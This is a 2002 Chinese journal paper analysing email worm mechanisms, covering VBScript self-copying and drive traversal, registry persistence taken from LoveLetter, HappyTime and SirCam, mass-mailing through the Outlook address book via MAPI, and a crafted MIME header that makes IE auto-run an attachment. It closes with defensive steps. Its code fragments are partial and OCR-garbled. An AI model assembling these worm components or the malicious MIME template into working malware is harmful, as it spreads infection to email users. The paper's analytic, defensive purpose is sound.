计算机科学2002Vol.29№.4

邮件蠕虫病毒机理研究

Study in the Mechanism of the E-mail Worm Virus

吴 祺

(浙江大学2247信箱 杭州310028)

Abstract The E-mail worm Virus is disseminated through Outlook. It has a good concealment, large dissemination, so it is very dangerous. This paper mainly analyses the mechanism and code of the copy, concealment and dissemination of the virus. Then it investigates the mechanism of the MIME head hole in IE and presents the harm of it. Also it puts forward the development of the dangers and applications of the virus. Finally, it presents the method to defense and solve it.

Keywords Virus, Script, Outlook, WSH, MIME

随着计算机网络的迅猛发展,计算机病毒的传播范围越来越广,扩散速度越来越快,其破坏性也越来越强。网络病毒以 Internet 为依托,危害巨大。电子邮件又以其快捷和方便成为了网络病毒传播的主要媒介。据不完全统计,其比例占所有计算机病毒传播媒介50%以上。

微软的 Outlook Express 以其易用性和与 Windows 的紧密结合而被大多数用户所使用。Windows Outlook Express 及 IE 开放性的特点,却使邮件蠕虫病毒更容易制造。病毒编制者利用 COM 到 COM+的组件编程思路,用 WSH 脚本程序就能调用功能强大的组件来完成自己的功能,使之成为一个危险性强的病毒。

一、WSH(Windows Script Host)简介

WSH 是一种 Windows 自带的批次语言/自动执行工具,是 Microsoft 用来代替和增强 Dos 下的批处理。其文件 Script.exe 则是一个脚本语言解释器,它将脚本文件中的程序代码进行解释执行。因此 WSH 支持多种脚本语言(常用为 VB Script 和 J Script)。WSH 为脚本语言提供直接操纵系统的能力,其脚本可以通过 WSH 提供的几个内置对象任意访问系统注册表,环境变量及一些网络设置。加上 Microsoft 提供的 File System Object 对象和 MAPI 接口,使其具有随意访问文件系统、读写纯文本文件和注册表,发送接收邮件等功能,并可以取得系统的控制权。

但总的来说,WSH 具有一些非常显著的优点:1)与早先的批处理相比可以编写功能更为强大、自动化程度更高的脚本程序,帮助人们完成一些日常事物;2)由于没有图形界面,其占用内存非常少,对于要求执行简单任务的场合非常适用;3)在 Windows 系列的多个版本上都能够执行,兼容性非常好。

二、病毒机理

邮件蠕虫病毒虽然种类繁多,但其原理大多相同。它们利用 MAPI 的 Send 函数向 Outlook 通讯录(WAB)中或收集到的邮件地址发送 E-mail,以邮件附件、HTML 格式邮件正文或隐藏在 HTML 格式页面的 Script 程序等方式来隐蔽自身。感染系统后,它们会先得到系统的电子邮件子系统的控制权,并在本地硬盘中安装病毒副本,然后修改注册表中某些注册键值,并搜索本地及局域网中的具有特定扩展名的文件,用自身中的病毒代码覆盖或修改文件以达到传播目的。下面以 VBS. Happy time 病毒为例,给出一般邮件蠕虫病毒的流程图(图1)。



图1 病毒流程图

由图1我们可以看出,邮件蠕虫病毒所具有的共有特征:自我复制性、隐蔽性、传播性。下面分开来讨论各种特征的机

理与实现。

1. 自我复制性

自我复制性的原理，基本上是利用程序将本身的脚本内容复制一份到一个临时文件上，其必使用 File System Object 对象，File System Object 对象模型提供了一个基于对象的工具来操纵文件夹和文件，使应用程序能够创建、改变、移动和删除文件夹及对文件系统进行其他一些操作。在本例中，其功能与代码

```
Set So =Create Object ("Scripting . File System Object") '创建一个文件系统对象
So. Get File ( W Script. Script Full Name ) . Copy ("C: \ dateiname. Vbs")
```

实现，但对于一种复杂的病毒，其往往是要将本身代码加入本地或网络硬盘中任何一个可被感染的文件，因此病毒要对硬盘进行遍历，其下为对目录树的深度优先遍历：

```
Set of =Create Object("Scripting. File System Object")
Set dc = of. Drives
  For Each d In dc
    If d. DriveType=2 Or d. DriveType=3 Then Dsearch(d, of)
      '如是本地硬盘(DriveType=2)或网络硬盘(DriveType=3)则遍历
  Next
'遍历子目录
Sub Dsearch(dpath, of)
  Set gp=of. GetFolder(dpath). Sub Folders '得到当前目录所有目录对象
    pn=gp. Count
     If pn=0 then
       Fsearch(dpath, of)
     Else
       For Each d In of. Get Folder(dpath). Sub Floders
         Dsearch(d,of)
       Next
     End if
End Sub
'遍历文件
Sub Fsearch(fpath, of)
  Set gf=of. Get Folder(fpath). Flies '得到当前目录所有文件对象
    For Each fname In gf
      If (of. Get Extension Name(fname)符合感染条件) Then (感染)
    Next
End Sub
```

2. 潜伏性

大多数脚本病毒都是以修改注册表中某些注册表键的键值，来达到判断各种条件、取消一些限制或进行开机时自身加载的目的。WSH 本身提供了方便快捷的方式对注册表进行访问，只需创建一个 WSH Shell 对象，就可以用其自身带的 Reg Read 和 Reg Write 进行注册表读写。

下面是从"VBS. love letter"病毒中取出的部分代码，

```
On Error Resume Next
  Dim Wscr. rr
  Set wscr = Create Object("Wscript. shell") '创建 WSH shell 对象
  rr = Wscr. RegRead ("HKEY_CURRENT_USER \Software \Microsoft\Windows ScriptingHost_\Settings\Timeout")
    If (rr>=1)then
       Wscr. RegWrite"HKEY_CURRENT_USER \Software \Microsoft\WindowsScriptingHo_st\Settings\ Timeout", 0, "REG_DWORD"
    '以上是"爱虫"对脚本语言超时设置调整，其修改了注册表项中的 Timeout 值。
  Wscr. Regwrite"HKEY_LOCAL_MACHINE\Software\Microsoft \Windows\CurrentVersion\R_un\I love you ",dirsystem&,"\Iloveyou. Vbs"
    '以上是使每次系统启动时自动执行病毒脚本。
```

对于 VBS. HappyTime 等一些病毒，则通过对注册表的修改而将病毒副件 help. htm 设定为 Windows 桌面的背景文件：

(HKEY_CURRENT_USER \ControlPannl \desktop \Wall-Paper="C:\Windows\Help. htm")

这将使毒文件能够在设置了活动桌面(Active Desktop)的电脑中一启动即被加载。

还有较多的一种是直接修改. exe 文件的打开方式，使系统. exe 文件由病毒生成的某个文件打开。如 SirCam 病毒，它将 HKEY_CLASSES_ROOT\exefile\shell\open\command 键值"%1"% * 改为 virus. exe(假设这为带毒文件)，如果直接删除了该文件或用某些杀毒软件清除病毒后，将会断掉 exe 文件的关联，导致视窗系统所有. exe 文件无法打开，并提示 virus. exe 文件没找到，还可能使系统混乱甚至无法进入系统。

3. 传播性

几乎所有的邮件蠕虫病毒都是通过 MAPI(Messaging Application Programming Interface，消息应用程序编程接口)接口发出带毒邮件。MAPI 是微软公司提供的一系列供开发 Mail，Scheduling，bulletin，board，communication 程序的编程接口，在使用 MAPI 设计程序时，首先必须在程序和 MAPI 之间建立一条或数条 Session，当 Session 建好后，Clint 端程序就可以使用 MAPI 所提供的功能，下列代码提供了对 MAPI 的调用。

```
Set MS =Create Object("MSMAPI. MAPI Session")
Set MM =Create Object("MSMAPI. MAPI Messages")
MS. User Name=abc '发信人姓名
MS. Logon UI=True '不显示登陆对话框
MS. Sign On
MM. Session ID =MS. Session ID
MM. Compose 构成一条消息(邮件)
MM. RecipAddress= guest@123. com
MM. Msg Subject="Test"
MM. Attachment path Name ="C:\test. htm" '把 test. htm 以副件发送。在病毒中，此为带毒脚本。
MM. Send '发送
MS. Signoff
    同样，还可以创建一个 Outlook 对象，通过 MAPI 接口发送邮件。
Set oa = Wscript. CreateObject ("Outlook. Application")' 创建一个 OUTLOOK 应用的对象
Set objmapi=oa. Get Name Space("MAPI")'取得 MAPI 名字空间
 For i=1 to objmapi. Address Lists. Count'遍历地址簿
  Set AddList=objMapi. Address Lists(i)
   For j=1 To AddList. Address Entries. Count
    Set Mail=objOA. CreateItem(0)
    Mail. Recipients. Add (objAddList. AddressEntries(j)'取得收件人邮件地址
    Mail. Subject="test"
    Mail. Body="have a test"
    Mail. Attachments. Add("c:\test. htm")' 以副件发送。在病毒中，此为带毒脚本。
    Mail. Send '发送邮件
    Next
Next
Set objmapi=Nothing'清空 objmapi 变量，释放资源
Set oa=Nothing '清空 oa 变量
```

这段代码是许多病毒所通用，先建立被感染系统的联系人列表并从联系人列表中取到电子邮件地址，通过 MAPI 接口建立新的电子邮件，并将病毒脚本作为附件附加在新邮件的附件列表中。

三、进一步讨论

对于脚本性的邮件蠕虫病毒，一般带毒文件都是以附件传播，这种传播效率可能会很低，只要用户不去点开附件，一般不会感染。但最近出现的 Nimda 和"求职信"病毒则利用了 IE 的 MIME 头漏洞，使用户只需将焦点移到主题上就会自动执行病毒程序，增强了其隐蔽性。

在正常情况下，Web 服务器发送 MIME 类型的文件到浏览器的大致过程是这样：

(1)浏览器通过 URL 向服务器发出读文件请求；

(2)服务器接到浏览器的请求后从文件系统中取出相应的文件；

(3)服务器在已知的 MIME 文件扩展对照表中查找该文件的扩展名，如 gif、html、txt 等等；

(4)服务器向浏览器发送一个 Content-type 头指示将要发送的文件的类型;

(5)浏览器接到 Content-type 后,对它是否可以单独处理、是否还要调用另一个浏览器等问题进行辨别。

但攻击者建立一个包含可执行文件的附件的 HTML E-mail 并修改 MIME 头,就可以使 IE 不正确处理这个 MIME 所指定的执行文件附件。IE 会不经过提示用户是否执行而直接运行,从而使攻击者加在附件中的程序或者攻击命令能够按照攻击者设想的情况实行,这样就可以使病毒能在感加隐蔽的情况下感染、传播。下面分析其代码:

```
MIME-Version:1.0
Content-Type:multipart/related;
        Type="multipart/alternative";
        Boundary="1"
X-Priority:3
X-MSMail-Priority:Normal
X-UnSent:1
--1
Content-Type:multipart/alternative;
        Boundary="2"
--2
Content-Type:text/html;
        Charset="iso-8859-1"
Content-Transfer-Encoding:Quoted-printable
<HTML><HEAD></HEAD><BODY bgcolor=3Dffffff>
<iframe Src=3Doid:THE-CID height=3D0 witch=3D0></iframe>
</BODY></HTML>
--2
```

以上这段内容说明这是一封 HTML 邮件,从而 Outlook 在预览它时要调用 IE 来处理,这为 IE 解释错误的 MIME 报头做好准备。

```
--1
Content-Type: audio/X-WAV;
        name="help.vbs"
Content- Transfer- Encoding: Quoted-printable
Content-ID:<THE-CID>
.....
(以下嵌入 Help.vbs 的代码)
```

以上这段就是引致出错的 MIME 头,它使 IE 认为这是个多媒体声音文件的附件而导致在不提示用户任何信息情况下运行带毒脚本。

对于现在影响力极大的 Nimda 病毒,其主体为一个经过 base64编码的 exe 病毒执行文件,病毒的编码方式 Cortent-Transter-Encoding:base64且嵌入代码也是被 base64编码而产生的执行代码,然后将其编码插入到:Content-ID:THE_CID 之间。这样当用户焦点在这个邮件主题上后,病毒会立即执行而没有任何提示。这使它就传播方式而言,比其它病毒更隐蔽,也更恶劣。

除用于病毒外,此漏洞还有以下的危害:

① 攻击者可以发给用户一 HTML 格式的信件,或者叫用户前往某 Web 页面浏览某一特定的页面,在这页面里,攻击者利用一些 Url 转向技术,迫使其受到早已放在某一主机上的错误 MIME 头格式的攻击性文件攻击。

② 利用一些黑客为这漏洞编写特定的攻击性软件。

③ 在攻击性的 MIME 信件中嵌入对方国家少见的病毒木马。

④ 攻击者一定会修改 mime 的头部信息,让被攻击者难以发现攻击来源。

四、邮件蠕虫病毒危害和应用展望

现在邮件大多进行的是本地攻击,它们的危害大多在于乱发邮件、删除文件及目录、格式化硬盘或者打开本地的系统漏洞、消耗系统资源并破坏系统,但随着病毒技术的发展,它们也许可能有如下的发展:

1)在病毒中加入特洛伊木马的功能,能使其变成一种黑客攻击性软件,可以使黑客们轻松利用其传播性控制整台电脑甚至整个网络。

2)由于 Outlook 邮件客户端软件的系统大多有相似的网络共同点,因此邮件蠕虫病毒可以是 DDOS(分布式拒绝服务攻击)程序的载体,可以利用邮件蠕虫病毒在大范围内实现对系统的 DDOS 攻击。

3)邮件蠕虫病毒可以成为一些分布式网络应用程序的传播载体,构件分布式计算系统。现在已经存在使用 Jave Applet 程序利用浏览器客户端资源计算如分解因数或解密的运算工作。同样利用病毒的扩展性也可以组织协调一个分布式系统,其有良好的低成本和高效率的特点。

五、防御及解决方案

1)卸载 Windows Scripting Host;

2)删除 VBS, VBE, JS, JSE 文件后缀名与应用程序的关联;

3)在 Windows 目录中,找到 Wscript.exe 和 JScript.exe,改名或删除它;

4)用 regsver32 scrrun.dll/u 禁止文件系统对象"File System Object";

5)IE 的"Internet 选项"安全选项卡[自定义级别]中,把"Active 控制及插件"设为禁用;

6)随时安装微软相关的漏洞补丁;

7)随时升级杀毒程序,加载病毒防火墙。

结束语 邮件蠕虫病毒如 loveletter, Happytime, Sir-Cam 及 Nimda 等产生很大破坏力的病毒,都是通过 Outlook 传播,其根本是由于 Outlook 与脚本的高度集成与众多的安全漏洞而导致,可以预见传播速度更快,影响范围更广,破坏力更强,危害性更大的新病毒将层出不穷。本文通过对邮件蠕虫病毒机理及代码的分类研究,有助于了解邮件蠕虫病毒的共同性,从而能更有效地检测、预防新病毒,提高网络与系统的安全性。

参 考 文 献

1 Born G. Windows Script Host 开发人员指南. 马朝军等译,机械工业出版社,2000

2 Microsoft Corporation. Microsoft Outlook 编程. 北京超晶计算机有限责任公司译,人民邮电出版社,2000

3 林乐,张乐强. Visual Basic6.0用户编程手册. 人民邮电出版社,2000

4 清宏计算机工作室. VBScript 编程技巧. 机械工业出版社,2001

5 Born G. Advanced Development With Microsoft Windows ScriptHost2.0. Microsoft Press,2000

6 Security and Windows Script Host. http://msdn.microsoft./liberary/default.asp? url =/liberary/en-us/script56/html/wsconsecrity windowsscripthost.asp

7 "概念"邮件蠕虫病毒全接触. http://sky.net.cn/main/view.php?cid=392